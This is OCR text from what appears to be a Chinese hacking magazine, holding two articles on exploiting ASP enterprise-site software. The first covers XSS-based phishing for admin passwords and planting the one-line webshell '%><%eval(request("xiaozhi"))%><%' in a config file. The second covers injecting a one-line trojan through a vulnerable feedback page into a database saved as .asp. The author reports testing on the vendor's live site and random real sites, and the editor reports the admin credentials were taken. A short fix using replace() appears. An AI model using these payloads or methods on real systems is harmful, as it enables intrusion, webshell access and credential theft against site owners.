


图16




图17

成功后密码会记录在passwords.txt里，其实那段程序不仅仅利用在跨站，就算没有跨站也是可以利用的，只要能插入图片就行。下面我用自己的BLOG演示一下，后面的就靠大家发挥了，在BLOG留言管理那里，如图12、图13。如果你人品够好的话，就可以成功得到管理员的帐号和密码了，如图14。

这个后台能拿Webshell的方法很多，我简单介绍一个最简单的方法：进入后台后，我们在系统管理配置文件处写入一句话："%><%eval(request("xiaozhi"))%><%'，如图15。然后保存，写

入成功后，我们用一句话木马连接inc目录下的config.asp文件，如图16、图17。

看到没有，OK了吧！然后我们利用一句话传个大马上去就好了。其实我们也可以另一个方法拿Webshell，那就是利用备份数据库来拿Webshell的，但是有些站改了源码了。只能备份成mdb格式的文件，那我们只有选择一句话了。另外后台使用了ewebeditor在线文本编辑器，我们利用它一样可以拿到Webshell。这里就不做介绍了。下面我们来看一下备份数据库的代码，如图18。

```
Set fso=server.createobject("scripting.filesystemobject")
if fso.fileexists(dbpath) then
If CheckDir(bkfolder) = True Then
fso.copyfile dbpath,bkfolder& "\"& bkdbname
else
MakeNewsDir bkfolder
fso.copyfile dbpath,bkfolder& "\"& bkdbname & ".MDB"
end if
response.write "<center>备份数据库成功，备份的数据库为 " & bkfolder & "\" & bkdbname & ".MDB</center>"

Else
```

图18

看到了吧，只能备份成mdb格式的文件。本地测试OK了后，我就直接到官方站点进行测试，效果也是一样的，这里就不写过程了。所有的过程跟上面是一样的，后来我又随便找了几个站进行测试，发现都存在这个漏洞。因为好多企业站点都用的这套系统，所以称之为企业杀手也不为过！利用过程就看大家怎样去发挥了。现在大家都知道怎样去利用XSS漏洞，那也应该要学习学习怎样去修补漏洞！有攻就有防嘛，呵呵！我简单说一下修补漏洞，利用replace()函数就可以了。可能有些初学者不太了解replace()函数怎样去利用。例如这段程序，未修补的代码为**rs("title")=trim(request.form("title"))**，修补后的代码为**Rs("title")=replace(trim(request.from("title")"<","//"))**。如果从客户端获取的title变量出现"<"就自动替换为"//"，那么测试语句就无法闭合了！当然还是可以转换为其它语句进行突破的，这只是演示怎样用replace函数简单的去过滤一些语句！我想，到这里大家也应该知道怎样去修补漏洞了吧！

最后我再说一下关于XSS的一点东西，可能有些朋友看完这篇文章后会认为所有的跨站都是可以这么利用的。其实不然，有些跨站就真的只是能弹个窗口，但是他并不写入数据库。这样是没有任何意义的，我们来拿百度做实验，打开百度以后选择MP3，然后点击音乐掌门人在搜索框内输入**<script>alert("fish")</script>**，成功弹出了fish的框框，如图19。




图19

虽然成功的弹出了对话框，但是这个并不能算是真正意义上的跨站，因为它并没有写入数据库，除了能糊弄一些不懂的人之外，并没有任何的利用价值。另外截止发稿的时候官方并没有修补该漏洞，后来我又在官方留言那里提醒了一次，好象管理员并没有注意，我们研究漏洞只限于利用方法希望各位别拿来做坏事。好了，文章到此也就结束了。其实国内现在对XSS并不是非常重视，但是在国外已经非常流行了，我们的入侵思路并不只限制于上传、注入、旁注、ARP等等。其实通过钓鱼、社会工程学、XSS都是在入侵中扮演着非常重要的角色的，只要大家善于利用，没有搞不定的站。就像网络并没有绝对的安全，最简单的方法往往是最实用的！（文章中涉及到的工具代码及文章动画已经收录在光盘中）

小编点评：

在大家传统意义上的理解，跨站攻击是个"食之无味，弃之可惜"的鸡肋！其实不然，国外XSS攻击已经比较火热，XSS可以做到的事情也不像我们想像得那么一无是处，远远不仅仅弹个框框而已！本文利用XSS漏洞再加上构造的钓鱼页面，进而可以截取管理员帐号和密码，不失为XSS的利用较为经典的一招了。虽然文中没有写到钓鱼是否成功了，不过后来作者与小编联系的时候得知已经成功获取了官方网站的管理员用户名和密码信息。可见XSS的可利用性还是挺大的，当然这就需要大家的努力去深入研究了。

文章难易度：☆☆☆
文章阅读点：数据库插马漏洞的分析及利用

唐网科技企业管理0day漏洞分析

小帅&missviola

最近下载了一个叫"唐网科技发展有限公司的企业豪华版"的程序测试了一下，在长达数小时的征战里，终于看到了一丝曙光。发现在feedback.asp页面中存在一个低级漏洞，其代码如下：

```
<!--#include file="Inc/Sysconn.asp" -->
<!--#include file="inc/Skin_css.asp"-->
<%
UserName=Session("UserName")
set rs = Server.CreateObject("ADODB.recordset")
sql="select * from User where UserName='"&UserName&"'" 插入数据库的
rs.open sql,conn,1,1
%>
略
<%
rs.close
set rs=nothing
%>
<!-- #include file="Inc/Foot.asp" -->
</BODY></HTML>
```

Ok，看到了吧，如果数据库格式是asp的话，那我们就可以插库得到Webshell了哦，嘿嘿。我又去看了一下他的数据库，数据库的路径为/Databases/#maxtangqyw.asp，太棒了，连数据库都帮我格式换好了！废话说了那么多，还是测试下吧。开启旋风asp，本地搭建一个asp环境，然后测试，如图1。




图1

这个地方我们选择"客户留言"，点击进去，如图2。就在这个地方写我们的一句话木马吧，全部写上，其实就是一个username是带入数据库的，然后点击"提交"，我们就会看到我们的一句话插入成功了，如图3。

留言者处为空，看来已经成功插到数据库里面去了。我们用lake2大哥的连接端连一下试试，记住要把"#"换成"%23"，再进行提交，否则你是无法连接上的。点击"send"然后我们就会看到咱门可爱的相关参数了，如图4。




图2




图3




图4

